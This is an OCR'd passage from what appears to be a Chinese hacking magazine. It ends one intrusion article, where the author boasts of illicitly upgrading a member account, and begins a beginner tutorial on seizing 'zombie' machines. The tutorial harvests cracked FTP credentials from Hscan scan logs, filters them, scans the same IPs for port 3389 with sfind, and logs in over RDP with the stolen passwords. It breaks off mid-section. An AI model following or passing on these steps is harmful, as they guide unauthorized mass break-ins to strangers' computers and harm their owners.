


图21

验证成功，现在想要什么级别的会员都可以了，用别人的或者自己新添都可以的，为了不让引起管理员注意我用了一个现有的会员账号给了好友，等级提升一下，相信账号原持有人也不会傻到与管理员去说吧，呵呵。

五、总结

总结整个过程，没有什么新的技术可言，只是在一个不起眼的图片上找到了线索，进而达成了我们的目标。如本文题目所言：细节决定成败，我想作为网络安全爱好者，如果你善于抓住细枝末节，一定会有更多更新的发现的。当然不仅技术如此，生活、做人亦如此，你说呢？

编辑点评：

我要说的话，作者在总结里都说过了，哈哈。入侵似乎越来越离不开搜索引擎了，这说明了什么？说明入侵的方法和入侵的对象现在太多了……

弱口令攻击案例

Simeon

编辑说明： Simeon投了几篇稿子，我一看全是几个很老也很简单的工具说明，而且一个工具里的一项功能他就写一篇长文，我真是服了他。但是这样的文章呢，给最最基础的菜鸟看也是不错的，文章里也有他一些自己的想法，并且现在都是注入文章满天飞，系统入侵的文章很少了（*估计刚入门的黑客还没有接触到系统入侵*），所以我将几篇文章合并成一篇，算是菜鸟的饕餮大餐了，稍有点基础的菜鸟也完全可以略过此文了。

文章一、我用Ftp弱口令突破控制肉鸡

在SQL注入越来越难完全控制肉鸡的情况下，可以尝试使用经典的扫描工具Hscan来进行各种口令的扫描，利用本文的思路，只要你用心，肉鸡还是会成群结对的来。在《黑客手册》前面的第×期，不好意思忘记了第几期，其中对Hscan工具的使用进行了详细的介绍，如果你不会，怎么办，找黑客手册编辑部的编辑“非安全.后生”要，“非安全.后生”老是说我不写一点技术高的文章，其实在网络攻防中，我还是菜鸟，只是对工具用的比较熟悉，哪些该死“高手”，手握重要武器（0day）也不给我们，真正的高手是自己修炼的，偶从来没有藏私，好东西都给手册了，哈哈；闲话少说，言归正传。

上次的文章中利用ftp口令，通过提供Web服务的Ftp主机上传Webshell来成功控制肉鸡，本文的主要思路是利用HScan的扫描结果，通过UltraEdit编辑器的处理后，得到一些非匿名用户的Ftp口令，然后再对这些IP地址进行3389端口扫描，得到开放3389端口的IP地址，最后反向去查找这些IP地址的Ftp用户名和口令，并用这些用户名和口令来进行3389登录。详细步骤如下：

（1）打开Hscan.log文件。打开Hscan.log文件后，其结果显示如图1所示，该log文件是Hscan扫描以后的日志文件，虽然Hscan扫描完成以后会自动生成一个html文件，但由于一般扫描一个网段以后，文件都会超过1M大小，这个时候查看网页极为不方便。而log文件中包含了扫描的所有信息，如果是单独针对ftp扫描则文件中主要包含“IPaddress@ftpscan#Cracked”以及“IPaddress@ftpscan#banner”两行，其对应后面为扫描的结果，前者为破解的口令和账号，后者为Ftp标识。

说明： *如果扫描时选择了其它模块，则会在log文件中有对应*

的标识。

（2）查找已经破解的账号。在使用UltraEdit打开Hscan.log文件后，在其菜单中单击“搜索”－“查找”，在查找中输入“@ftpscan#Cracked account:”，并选中“列出包含字符串的行”，如图2所示，然后单击“下一个”按钮。

（3）复制查找结果。如果在Hscan.log中有“@ftpscan#Cracked account:”，UltraEdit会自动列出所有包含该字符串的行，如图3所示，单击“剪贴板”将所有查找结果复制到剪贴板上。

（4）整理查找结果。在UltraEdit中新建一空白文件，然后将剪贴板上的内容粘贴到新文件中，如图4所示，从UltraEdit编辑器底部，我们可以看到一共有882条（行）记录，每一个记录（行）对应一个账号。

（5）对扫描结果进行处理。选中“@ftpscan# Cracked account:”，然后在UltraEdit编辑器中选择“搜索”－“替换”命令，打开“替换”窗口，在查找中输入“@ftpscan#Cracked account:”，“替换为”中输入四个空格，如图5所示，然后单击“全部替换”，替换所有“@ftpscan#Cracked account:”字符串。

替换完成以后，其结果如图6所示，每一条记录中最前面是IP地址，后面依次为账号和口令，保存结果为210.good.log文件。

（6）扫描3389端口。新建一个文件并将其保存为210.3389.txt，然后选中并复制210.good.log文件中的所有内容到新建文件210.3389中，然后只选中IP地址，将其余内容全部删除，并在每一个IP地址前面输入“sfind p 3389”，输入完毕后，其结果如图7所示。


接着选中所有内容，将其复制到Dos命令提示符窗口执行，如图8所示。


说明：*在执行sfind命令时，要确保sfind命令能够执行。可以将sfind.exe文件复制到系统目录system32中，或者直接通过cd命令，到sfind.exe所在目录。*


技巧：使用“type sfind.txt |find "3389 listening" >3399.txt”命令，将sfind扫描结果文件sfind.txt中的所有开放3389端口记录生成到3389.txt文件中，如图9所示。


（7）查找口令并进行3389登录。依次选中3389.txt文件中的IP地址，然后在210.good.log中通过查找命令查找相应的记录，在本案例中找到IP地址210.*.*.90的记录，其用户名和口令分别为“test”和“123456”，如图10所示。


打开远程终端链接程序mstsc.exe，输入IP地址、用户名以及密码，然后进行连接。速度很快，连接成功，顺利进入对方计算机，如图11所示。



图1



图2



图3



图4



图5



图8



图6


图7


图9


图10


图11


图12

（8）再次验证思路

